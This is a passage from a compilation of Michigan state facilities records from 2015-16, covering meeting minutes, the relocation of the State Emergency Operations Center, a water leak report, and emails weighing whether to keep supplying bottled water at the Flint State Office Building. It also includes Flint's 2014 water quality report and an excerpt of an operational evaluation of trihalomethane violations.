  - Working with Dave McGrath and tenants to complete building modifications to meet the Depot needs
  - To be complete by March 1<sup>st</sup>
- **Operations Center:**
  - Treasury modular reconfiguration project
  - Including carpet, lighting and paint
  - SWS Modular Reconfiguration Phase 3- started 1/11/16
  - OPS Hosting Center
  - Final meeting on punch list July 22, 2015-postponed to 8/11/15, McGrath and Gute did not show- awaiting closeout documents per Dave McGrath
  - OPS DTMB Technical Services
  - Modular Reconfiguration

Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Timeline/scheduling Meeting 9/01/15
- Begin phase 1- complete
- Phase 2- complete
- Phase 3 beginning 12/28/15
- OPS DTMB CSC
- Modular Reconfiguration- 3 phases + Door Frames
- Phase 1- complete
- Phase 2- complete
- Phase 3- starting 2/01/16
- Door Frames begin- 1/04/16

- **TRANSPORTATION WAREHOUSE:**

- Engineering Print Floor issue still on the table
- Installing LED light fixtures in the front office-complete
- Piloting warehouse lighting fixtures in several areas prior to global replacement
- Earle Center Lighting 98% LED complete
- Parking Lot improvements- Met with tenants 10/23/15 to assist with future use and planning

- **VTS:**

- Reviewing parking lot for repair/replacement
- Continuing with options for building generator

- **Kirk Brennan – Zone 7**

C & T:

- Scheduling has begun on carpet estimate and tile colors for Admin. area and some surrounding rooms. Also restroom partition replacement.
- Going out for bid on the repair/replace exterior brick lentils Project with SME. Mandatory walk thru Feb 9<sup>th</sup>, bids need to be received March 2<sup>nd</sup>.

- Forensics Lab:

- Removal of 2 revolving doors in rooms 279 and 283 has been completed, patching and painting of wall needs to be done.
- GOB:
- SEOC project: Building has been activated because of the Flint water crises and Collins road lease is up. 1<sup>st</sup> floor EMHSD and 2<sup>nd</sup> floor MPSCS/NCC completed their move February 1<sup>st</sup>.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

A little fix (my error)

Revised

Dear State Agency Emergency Management Coordinators:

As you may have already learned, the State Emergency Operation Center (SEOC) will be relocating from 4000 Collins Road, Lansing to 7150 Harris Drive, Dimondale (known as the General Office Building – GOB) on Friday, January 29, 2016.

While the new facility may not be 100% ready for us, we are ready for it! Moving of files has already begun and staff offices will be moved over this upcoming weekend.

The SEOC will be completed sufficiently to begin operations as of Friday, January 29. Those currently working the Flint Water Emergency in the SEOC, should report to the Harris Drive SEOC on Friday, January 29 at 8 a.m. You will enter at the SW corner of the GOB (see attached map). Staff members of EMHSD will be on hand by 7:45 a.m. to greet and escort you to the new SEOC.

This has been a major project to undertake while at the same time, the SEOC has been in full activation. We ask for your patience as we all learn our way around and with new equipment. It will be different, and may take a little time to adjust. The design team has done an amazing job in providing us with a state of the art facility. As completion of the project continues, you will realize many improvements.

It may be necessary for us to “temporarily” place computers in the SEOC; therefore, you may not be placed in your permanent sitting position until early next week.

As I have mentioned to those within the SEOC throughout the week, it is important that you secure any documents or files you may have stored on the PC's or desktops at Collins Rd. by saving to a memory stick. You may also talk to the IT support within the SEOC (Rich or Jaclyn) about saving information to the S Drive. You will most likely be working on a different PC, and we want to ensure you have what you need to continue operations with as little interruption as possible. If you have books specific to your discipline, please take those with you by Thursday (if you are not working in the SEOC at this time, you should stop by before Thursday) and bring to the Harris Rd SEOC. Any materials left behind will be discarded.

New phone numbers will be established in the SEOC and will be given to you as soon as permanent locations have been placed. Until then, we recommend if someone needs to contact you, please have them contact you by your cell.

We plan to open an official “SEOC orientation” very soon, and look forward to sharing all the great upgrades to the Michigan SEOC at that time.

**Subject:** Water Leak Damage

Team,

Today operations noticed that the carpet on the first floor between the public rest rooms was wet upon further investigation we opened up the closet and seen it was completely soaked and dripping water from the ceiling so operations went floor by floor until we located the cause of the water leak. The domestic hot water line was leaking on the fourth floor near the ball valve. Operations turned off the ball valve which seemed to stop the leak and called B&B immediately to show them the leak and where it appears to be coming from. Paul with B&B called Chad from Long Mechanical and they are routed at plumber to the building. I took multiple photos of each floor but only attached the highlights to show you the damages and flooding. Operations has found mold on each floor on the walls due to the water damage, the wall, studs, floor track, and pipe insulation is soaked from fourth floor all the way down, fire proofing on the ceiling is soaked from third floor down, the carpet is soaked on the first floor which will need to be dried out, re-glued, and should probably be replaced so we don't have any mold growth. If you have any questions or would like me photos let me know and I would be happy to get them over to you.

Thank You,  
Eddie Wright

Good Information Brian,

Mike,

Can you contact David Turner. I agree at this time, we have not received any current information stating elevated levels in the drinking water from the city of Flint.

---

**Subject:** FW: Flint State Office Building potable water

Good Morning Larry,

Mike asked me to forward this email to you for your thoughts. He said some questions are being asked about the bottled water we supplied to the Flint Facility after the water notification last January. I know it's a long email but we wanted to make sure we had as much information as possible to make the decision. I have also attached several documents that may help support the decision. I also attached the Facility Notification that we distributed on 01/07/15 saying that the bottled water would be provided as long as the public water didn't meet standards. Please let us know if more or clarification on any items are needed. Have a great weekend!

Thanks,  
Brian

**Subject:** Flint State Office Building potable water

Mike,

I have researched the drinking water supplied to the Flint Facility and came up with a couple of plans we could consider as we move forward. The City of Flint began operation of their water treatment plant full time with the Flint River as the source on April 25, 2014. The water source before that date was from the Detroit Water Department. The excessive cost increases and reliability issues made the City of Flint explore and change their water source to the treatment plant. The City of Flint has signed agreements to purchase the needed 83 million gallons a day from the Karegnondi Water Authority after the completion of the new system in the fall of 2016, which will dramatically improve the water quality supplied to the water plant. The raw water will be pulled from Lake Huron instead of the Flint River after the connection into the Karegnondi Water Authority system.

The City of Flint hired a firm to investigate and analyze the city's water source and practices in response to the May 2015 sample results, which resulted in a violation of the Trihalomethane MCL limit. The operation evaluation was extensive and produced a 23 page report. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l. Flint has now completed tests for 6 quarters and a straight annual running average applies. Based on the samples taken on August 18, 2015 there are no longer any sites in violation of the THM MCL limit. The up to date MOR (monthly operating reports), the 2014 Consumers Annual Report on Water Quality and the Operation Evaluation Report conducted by Lockwood, Andrews & Newnam Inc. on August 27 2015 shows no current violations with the City of Flint supplied potable water to its consumers. The report did make several recommendations in the areas of water source improvements, treatment process and improvements to the distribution system to help maintain the water quality.

We have contacted Mr. Glasskow with the City of Flint Water Department and requested our water be tested on site for the 10 regulated contaminants including Trihalomethanes and lead as well as offered our site to be a documented water sample test site for the city's routine monthly testing. We are hoping by doing this we will built a better working relationship with the city of Flint as well as have a better understanding of the characteristics of our on-site water, backed with regular test results. Although the city has committed to performing the water test the date has not been set but we are hoping the city will send an operator out by next Tuesday 09/22/15 at the latest.

The idea to supply bottled water to the facility was during the city's violation period to help protect the tenants and visitors to the facility, even though the supplied water was reported to be safe for drinking. With 2 floors occupied we paid an average of \$150.00 per month for the water service. I am sure this number will double if not triple considering we have 5 floors occupied to date. After researching all the data matched with the monthly test samples, which are set and monitored by EPA and MDEQ, I would suggest we discontinue providing the bottled water. To be customer friendly and help maintain our above average customer service practices we could maintain 1 bottle water dispenser in the facility lobby area and evaluate at a later date of its need. The only reason I could suggest staying with the bottled water on all floors would be a positive test result after the site test this week or early next, which would be highly unlikely, or to help avoid any future issues that could result from a less then stable raw water source such as the Flint River. If we did decide to continue the bottled water program at the Flint Facility I would suggest we evaluate the program and its need after the city starts to pull water from the Lake Huron source, which should be a higher and more stable source of water to be treated.

I know we need to make a decision if we keep the bottled water or not at the facility so I hope some of this information will help make that decision and also give us the reasons and supporting documentation on how that decision was made. I hope it helps!

Thanks,  
Brian

**2014 Consumers Annual Report on Water Quality**

The City of Flint Department of Utilities is dedicated to providing high quality drinking water to the residents of the community. The Consumers Annual Report on Water Quality provides important information about your drinking water. This report includes information about the source of the water, health information, a chart summarizing United States Environmental Protection Agency (USEPA) required testing results, and a table giving explanations of important terms to understand when viewing the test results. The Flint Water Plant & Facilities operates and maintains a certified drinking water laboratory to assure compliance with all state and federal regulations and is committed to prompt and thorough notification to the consumers if there is any reason for concern about the quality of the drinking water.

Information about your drinking water is available at the City of Flint web page on the Internet at [www.cityofflint.com](http://www.cityofflint.com) or by calling the Flint Water Plant & Facilities at (810) 787-6537. The Safe Drinking Water Hotline at (800) 426-4791 is a resource for health related questions and water quality issues. General drinking water information can be found on the USEPA web site at [www.epa.gov/safewater/](http://www.epa.gov/safewater/).

### 2014 Key to the Detected Contaminant Tables

Symbol	Abbreviation for	Definition/Explanation
>	Greater than	
AL	Action Level	The concentration of a contaminant, which, if exceeded, triggers treatment or other requirements which a water system must follow.
HAA5	Haloacetic Acids	HAA5 is the total of bromoacetic, chloroacetic, dibromoacetic, dichloroacetic, and trichloroacetic acids. Compliance is based on the total.
LRAA	Locational Running Annual Average	
MCL	Maximum Contaminant Level	The highest level of a contaminant that is allowed in drinking water. MCLs are set as close to the MCLGs as feasible using the best available treatment technology.
MCLG	Maximum Contaminant Level Goal	The level of contaminant in drinking water below which there is no known or expected risk to health.
mg/L	Milligrams per Liter	A milligram = 1/1000 gram 1 milligram per liter is equal to 1ppm
MRDL	Maximum Residual Disinfectant Level	The highest level of disinfectant allowed in drinking water. There is convincing evidence that addition of a disinfectant is necessary for control of microbial contaminants.
MRDLG	Maximum Residual Disinfectant Level Goal	The level of a drinking water disinfectant below which there is no known or expected risk to health. MRDLG's do not reflect the benefits of the use of disinfectants to control microbial contaminants.
n/a	Not Applicable	
ND	Not Detected	
NTU	Nephelometric Turbidity Units	Measures the cloudiness of water.
pCi/L	Picocuries per Liter	A measure of radioactivity. Picocurie (pCi) means the quantity of radioactive material producing 2.22 nuclear transformations per minute.
ppb	Parts Per Billion (one in one billion)	The ppb is equivalent to micrograms per liter. A microgram = 1/1000 milligram.
ppm	Parts Per Million (one in one million)	The ppm is equivalent to milligrams per liter. A milligram = 1/1000 gram.
RAA	Running Annual Average	
TT	Treatment Technique	A required process intended to reduce the level of a contaminant in drinking water.
TTHM	Total Trihalomethanes	Total Trihalomethanes is the sum of chloroform, bromodichloromethane, dibromochloromethane and bromoform. Compliance is based on total.

## Water Source

From January 1st through April 30th 2014, The City of Flint purchased drinking water from the Detroit Water & Sewerage Department (DWSD) which operates several drinking water facilities. Following treatment to remove impurities, the water is pumped by DWSD to the Flint Water Plant, where the water is then monitored and distributed throughout the City.

The source water comes from the lower Lake Huron watershed. The watershed includes numerous short, seasonal streams that drain to Lake Huron. The Michigan Department of Environmental Quality in partnership with the U.S. Geological Survey, the Detroit Water & Sewerage Department, and the Michigan Public Health Institute performed a source water assessment in 2004 to determine the susceptibility of potential contamination. The susceptibility rating is a seven-tiered scale ranging from "very low" to "very high" based primarily on geologic sensitivity, water chemistry, and contaminant sources. The Lake Huron source water intake is categorized as having a moderately low susceptibility to potential contaminant sources. The Lake Huron water treatment plant has historically provided satisfactory treatment of this source water to meet drinking water standards. If you would like to know more information or a complete copy of the report, contact the City of Flint Water Plant at (810) 787-6537.

## General Information

In order to ensure that tap water is safe to drink, the EPA prescribes regulations, which limit the amount of certain contaminants in water provided by the public water systems. The Food and Drug Administration (FDA) regulations establish limits for contaminants in bottled water, which must provide the same protection for public health. Drinking water, including bottled water, may reasonably be expected to contain at least small amounts of some contaminants. The presence of contaminants does not necessarily indicate that water poses a health risk. More information about contaminants and potential health effects can be obtained by calling the EPA's Safe Drinking Water Hotline (800-426-4791).

The sources of drinking water (both tap water and bottled water) include rivers, lakes, streams, ponds, reservoirs, springs, and wells. As water travels over the surface of the land or through the ground, it dissolves naturally occurring minerals and, in some cases, radioactive material, and can pick up substances resulting from the presence of animals or from human activity. Contaminants that may be present in source water include:

- ◆ **Microbial contaminants;** such as viruses and bacteria, which may come from sewage treatment plants, septic systems, agricultural livestock operations, and wildlife.
- ◆ **Inorganic contaminants;** such as salts and metals, which can be naturally-occurring or result from urban storm water runoff, industrial or domestic wastewater discharges, oil and gas production, mining, or farming.
- ◆ **Pesticides and herbicides;** which may come from a variety of sources such as agriculture, urban storm water runoff, and residential uses.
- ◆ **Organic chemical contaminants;** including synthetic and volatile organic chemicals, which are by-products of industrial processes and petroleum production, and can also come from gas stations, urban storm water runoff, and septic systems.
- ◆ **Radioactive contaminants;** which can be naturally occurring or be the result of oil and gas production and mining activities.

Some people may be more vulnerable to contaminants in drinking water than the general population. Immuno-compromised persons such as persons with cancer undergoing chemotherapy, persons who have undergone organ transplants, people with HIV/AIDS or other immune system disorders, some elderly, and infants can be particularly at risk from infections. These people should seek advice about drinking water from their health care providers. EPA/CDC guidelines on appropriate means to lessen the risk of infection by *Cryptosporidium* and other microbial contaminants are available from the Safe Drinking Water Hotline (1-800-426-4791).

If present, elevated levels of lead can cause serious health problems, especially for pregnant women and young children. Infants and young children are typically more vulnerable to lead in drinking water than the general population. It is possible that the lead levels at your home may be higher than at other homes in the community as a result of materials used in your home's plumbing. Lead in drinking water is primarily from materials and components associated with service lines and home plumbing. The City of Flint Department of Utilities is responsible for providing high quality drinking water, but cannot control the variety of materials used in plumbing components. If you are concerned about elevated lead levels in your home's water, you can minimize your potential exposure to lead in your water by flushing your tap for 30 seconds to 2 minutes before using water for drinking or cooking. Information on lead in drinking water, testing methods, and steps you can take to minimize exposure is available from the Safe Drinking Water Hotline or at <http://www.epa.gov/safewater/lead>.

# Lake Huron Water Treatment Plant

## 2014 Regulated Detected Contaminants Tables

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest Level Detected	Range of Detection	Violation yes/no	Major Sources in Drinking Water
-----------------------	-----------	------	------------------	-------------------	------------------------	--------------------	------------------	---------------------------------

### Inorganic Chemicals – Monitoring at the Plant Finished Water Tap

Fluoride	5/13/14	ppm	4	4	0.59	n/a	No	Erosion of natural deposits; Water additive, which promotes strong teeth; Discharge from fertilizer and aluminum factories.
Nitrate	5/13/14	ppm	10	10	0.31	n/a	No	Runoff from fertilizer use; Leaching from septic tanks, sewage; Erosion of natural deposits.

### Disinfection By-Products – Monitoring in Distribution System Stage 2 Disinfection By-Products

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Highest LRAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Trihalomethanes (TTHM)	2014	ppb	n/a	80	33.0	10.0 - 48.5	No	By-product of drinking water chlorination
Haloacetic Acids (HAA5)	2014	ppb	n/a	60	15.8	8.0 - 19.0	No	By-product of drinking water disinfection

### Disinfectant Residuals Monitoring in DWSD Distribution System

Regulated Contaminant	Test Date	Unit	Health Goal MRDGL	Allowed Level MRDL	Highest RAA	Range of Detection	Violation yes/no	Major Sources in Drinking Water
Total Chlorine Residual	Jan-Dec 2014	ppm	4	4	0.82	0.64-0.94	No	Water additive used to control microbes

Regulated Contaminant	Treatment Technique	Typical Source of Contaminant
Total Organic Carbon (ppm)	The Total Organic Carbon (TOC) removal ratio is calculated as the ratio between the actual TOC removal and the TOC removal requirements. The TOC was measured each month and because the level was low, there is no requirement for TOC removal.	Erosion of natural deposits

### 2014 Turbidity – Monitored every 4 hours at Plant Finished Water Tap

Highest Single Measurement Cannot exceed 1 NTU	Lowest Monthly % of Samples Meeting Turbidity Limit of 0.3 NTU (minimum 95%)	Violation yes/no	Major Sources in Drinking Water
0.19 NTU	100%	No	Soil Runoff

Turbidity is a measure of the cloudiness of water. We monitor it because it is a good indicator of the effectiveness of our filtration system.

### 2014 Microbiological Contaminants – Monthly Monitoring in Distribution System

Regulated Contaminant	MCLG	MCL	Highest Number Detected	Violation yes/no	Major Sources in Drinking Water
Total Coliform Bacteria	0	Presence of Coliform bacteria > 5% of monthly samples	0	No	Naturally present in the environment.
E.coli Bacteria	0	A routine sample and a repeat sample are total coliform positive, and one is also fecal or E. coli positive.	0	No	Human waste and animal fecal waste.

### 2011 Lead and Copper Monitoring at Customers' Tap

Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Action Level AL	90 <sup>th</sup> Percentile Value*	Number of Samples Over AL	Violation yes/no	Major Sources in Drinking Water
Lead	2011	ppb	0	15	< 2.0	0	No	Corrosion of household plumbing system; Erosion of natural deposits.
Copper	2011	ppm	1.3	1.3	0.10	0	No	Corrosion of household plumbing system; Erosion of natural deposits; Leaching from wood preservatives.

\*The 90th percentile value means 90 percent of the homes tested have lead and copper levels below the given 90th percentile value. If the 90th percentile value is above the AL additional requirements must be met.

### 2014 Radionuclides



Regulated Contaminant	Test Date	Unit	Health Goal MCLG	Allowed Level MCL	Level Detected	Violation yes/no	Major Sources in Drinking Water
Combined Radium Radium 226 & 228	5/13/14	pCi/L	0	5	0.86 + or - 0.55	No	Erosion of natural deposits

### 2014 Special Monitoring

Contaminant	MCLG	MCL	Level Detected	Source of Contamination
Sodium (ppm)	n/a	n/a	4.78	Erosion of natural deposits









Collection, sampling result information and table provided by Detroit Water and Sewerage Department (DWSD) Water Quality Division, ML Semegen  
City of Flint sample result information provided by the City of Flint Water Plant, M. Glasgow.

## EXECUTIVE SUMMARY

Environmental Protection Agency (EPA) and Michigan Department of Environmental Quality (MDEQ) regulations require that public water suppliers test drinking water quarterly throughout the distribution system for disinfectant by-products (DBP's). Two categories of DBP's, tri-halomethanes (THM) and halo-acetic acids (HAA5), are regulated and must be tested for. The City of Flint began operation of their water treatment plant (WTP) full time with the Flint River as the source on April 25, 2014. Since that time, six quarters of samples taken have resulted in annual average violations for total THM. Prior to the first violation (Nov. 2014), the City hired Lockwood, Andrews & Newnam, Inc. (LAN) to complete this Operational Evaluation Report (OER) in conformance with EPA guidelines with the goal to determine the cause(s) of high levels of THM and evaluate possible solutions.

The EPA promulgated the Stage 2 Disinfectants and Disinfection By-Products Rule (DBPR) in January 2006 which set maximum contaminant levels (MCLs) for total trihalomethanes (TTHM) and HAA5 based on an annual running average, tested quarterly, for a given sampling location. The City of Flint reports levels from 8 sampling test locations. Of the six quarterly sampling cycles since Flint began operating the WTP full time, HAA5 levels have been acceptable but TTHM levels have exceeded the MCL. One sampling site was in violation following the May 2015 sampling cycle and results from August 2015 sampling indicate all sites are now within compliance.

A number of issues were identified as possibly contributing to the initial high THM levels measured.

1. Inefficient ozone system functionality which led to increased chlorine feed.
2. Upstream source influences in terms of increased chlorine demand.
3. Bypass stream around softening contributed to chlorine demand and increased total organic carbon (TOC) levels in the effluent.
4. Unlined cast iron pipes in the distribution system contributing to chlorine demand.
5. High water age in the distribution system due to:
  - a. Broken valves causing less than ideal flow patterns
  - b. Inefficient pump station pressure zones
  - c. Water storage volumes in excess of that needed for today's demands
  - d. Oversized water mains
  - e. Low water demands
6. High chlorine demand in filters.
7. High THM formation potential (THMFP) in source water.
8. Less than optimal removal of THM precursors.

A graphical representation of how the factors above relate to the timing of THM compliance sampling is shown as Table 1. Compliance sampling dates are hatched. Each row in Table 1 describes a factor that can lead to increased THM levels and the table defines when each of those factors applied. Note the convergence of nearly all factors around the second sampling period on August 21, 2014 to create what appears to have been a worst case scenario. The table also shows that the factors listed as those that the City can control have been addressed prior to 2015 sampling periods. Monthly operating report data up to August 1, 2015 is depicted on the Table.

TABLE 1 - SUMMARY OF NEGATIVE INFLUENCES ON THM COMPLIANCE SAMPLING												
FACTOR	Jan	Feb	Mar	Apr	May	June	July	Aug	Sept	Oct	Nov	Dec
2014												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd												
2015												
Softening bypass stream over 20% of plant flow												
Ozone system not feeding optimally												
Using full water storage capacity of WSR & CSR												
Chlorine feed at WTP 7.0 mg/l or more												
Ferric chloride feed rate less than 10 mg/l Fe3+												
Raw water temp 23 degrees C or more												
Raw water TOC levels above 8.0 mg/l												
Raw water coliform over 5000 counts/day												
Positive bacteria test in dist. system (boil water notice)												
Water demand less than 15 mgd

## **ACTION PLAN**

The City of Flint has signed an agreement with the Karegnondi Water Authority (KWA) to purchase raw water drawn from Lake Huron. The KWA system is currently under construction and expected to be operational by late 2016. The water supply from Lake Huron will have entirely different water quality characteristics from the Flint River and those characteristics are expected to yield drastically reduced DPB formation. With that, non-structural options to help reduce THM levels are much preferred over solutions requiring new construction. Therefore, two categories of actions have been devised: Stage 1 being actions that can be completed relatively quickly without major construction and Stage 2 consisting of either long term actions or solutions requiring major construction. The City is actively working to complete Stage 1 actions as soon as possible. Stage 2 actions are to be implemented only if Stage 1 actions are ineffective in adequately reducing TTHM levels and therefore Stage 2 is contingent upon the outcome of Stage 1. As of the date of this report, status updates for action items are shown in red.

### ***Stage 1 – Immediate Actions***

- Hire third party water quality expert to complete independent 'water audit'
  - The City hired Veolia Water to review all water quality related operations, procedures, actions taken and planned responses. Recommendations from Veolia were provided in a report and technical memo dated 3/12/15 and 3/30/15 respectively.
- Obtain an in house THM analyzer to allow regular operational monitoring of THM levels
  - THM analyzer was installed 2/17/15.
- Hire ozone system manufacturer to troubleshoot ozone system
  - Manufacturer and controls programmers performed on site evaluations followed by corrective modifications in January 2015.
- Bench scale jar testing
  - Match existing process and assess possible areas of improvement
    - Existing process was simulated and an evaluation of existing chemical feed dosages was completed by LAN.
    - Existing process TOC profile was developed by Veolia.
  - Simulate potential modifications to treatment process
    - Soda ash softening evaluation completed and PAC feed testing was completed by LAN.
  - Evaluate coagulation and flocculation polymer aid feeds to assist with TOC removal
    - Evaluations of polymer aids completed by LAN and PVS Technologies.
- WTP operational changes
  - Discontinue softening bypass stream to reduce chlorine demand
    - Operational directive has been set to soften no less than 80% of flow.
  - Disinfection of filter beds to reduce chlorine demand
    - Utility Service Group contracted by City and condition assessment completed. Controls improvements have been completed.
  - Begin coagulation and flocculation polymer aid feeds to assist with TOC removal if bench scale test results are positive
    - Jar testing completed to date has not indicated a meaningful benefit to feeding coagulation/flocculation polymer aids. Increased ferric doses have been implemented at the WTP based on positive jar test results.

- Increase water main flushing efforts to minimize stagnant water
  - Flushing efforts are ongoing as needed based on chlorine residual levels measured in the system.
- Water system modeling to identify areas with high water age and potential solutions
  - The water model has been improved and preliminary results, including system wide water age, have been produced. Water demand updates and reconciliation with operator's data are underway with expected completion in mid June, 2015.
  - Cedar Street Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - West Side Pump Station potential recirculation
    - Water model analysis to be completed Sept-Oct, 2015.
  - Storage tank volume use
    - Operating levels of West Side and Cedar Street reservoirs have been lowered to reduce water age. Possible elimination of WS or CS to be evaluated Sept-Oct, 2015.
  - Possible broken closed valve locations
    - Model has been updated with known broken valve locations. Model results are being evaluated for indications of other possible broken valves. City has also initiated valve assessment program.
  - Locations in need of flushing
    - High water age areas have been identified in the water model. Further evaluation is expected to be done by November 1, 2015 to determine most effective flushing points.

### ***Stage 2 – Contingent Actions***

- Replace filter media with granular activated carbon (GAC) media
  - Filter anthracite media was replaced with GAC media July – August 2015.
- Fix ozone system
  - Repairs have been made to gauges and programming and the system is producing proper ozone and functioning under manual operation. Further minor repairs are planned for the 1<sup>st</sup> quarter 2015 to allow automatic operation.
- Start feeding coagulation and flocculation polymer aids to lower TOC, if not completed in Stage 1
  - Polymers evaluated by LAN did not demonstrate notable benefit.
  - PVS Technologies evaluated a proprietary polymer that showed little benefit.
- Convert to lime and soda ash softening
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Change disinfectant to chloramine or chlorine dioxide until KWA
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Install pre-oxidant feed (permanganate) at intake to optimize ozone disinfection
  - Option deemed unnecessary due to effectiveness of new GAC media.
- Implement advanced treatment for THM precursor removal
  - Option deemed unnecessary due to effectiveness of new GAC media.

- Increased main flushing based on water modeling results
  - Water model analysis to be completed Sept-Oct, 2015.
- Continue valve replacements with water model assistance
  - Water model analysis to be completed Sept-Oct, 2015.
- Emphasize cast iron pipes on water main replacement priority list
  - Flint has bid replacement of over 2 miles of 24" steel pipe along Dupont and Bishop Streets to be completed when and if the City can allocate funds. The water main section is considered a critical transmission main, and is expected to contribute to decreases in water age when complete.

THM samples have been taken and tested 6 times for regulatory reporting since the City began using the Flint River for supply. Numerous additional sets of samples have been taken by the City for internal operational monitoring. Compliance samples were taken in May 2014, August 2014, November 2014, January 2015, February 2015, May 2015, and August 2015. The average of all eight sample sites in August 2014 was 142.1 ug/l and the most recent average of samples taken in August 2015 was 63.6 ug/l. The MCL defined by the EPA is 80 ug/l.

## **I. BACKGROUND**

The City of Detroit Water and Sewer Department (DWSD) has historically provided drinking water for the City of Flint and Genesee County. In the late 1990's growing concern regarding the reliability of the DWSD supply prompted the City of Flint to upgrade their existing water treatment plant (WTP). Those improvements, defined as Phase I, were completed in 2005 and were intended to allow the Flint WTP to operate, using the Flint River as the source, for an extended period of time in the event that supply from the DWSD was temporarily interrupted. Additionally, the Phase I improvements set the stage for Flint to break free from dependence on the DWSD supply and water charges over which they had no control.

### **A. WATER SUPPLY TRANSITION**

#### **1. Detroit Water and Sewer Department (DWSD)**

Prior to spring of 2014, the Genesee County and Flint region had been provided drinking water by the DWSD. However, due to excessive cost increases and reliability issues with the DWSD system other options had to be explored.

#### **2. Karegnondi Water Authority (KWA)**

In 2010 the Karegnondi Water Authority (KWA) was formed for the purpose of developing a new water supply from Lake Huron to serve the region in lieu of the DWSD supply and the City of Flint elected to join. The KWA expects the new system which is currently being constructed to become operational by the fall of 2016.

#### **3. Flint River – Interim Period**

With a renewing water supply agreement between Flint and the DWSD being terminated by the DWSD (effective April 30, 2014) and the KWA system not expected to be operational until late 2016, the City of Flint decided to initiate operation of the existing WTP full time utilizing the Flint River as the interim water source. A variety of WTP improvements were necessary for the Flint plant to become a full time plant. For purposes of this report, Phase II improvements to the Flint WTP are improvements intended to allow the plant to operate full time with either the Flint River as the source or the KWA supply as the source.

### **B. TTHM VIOLATIONS**

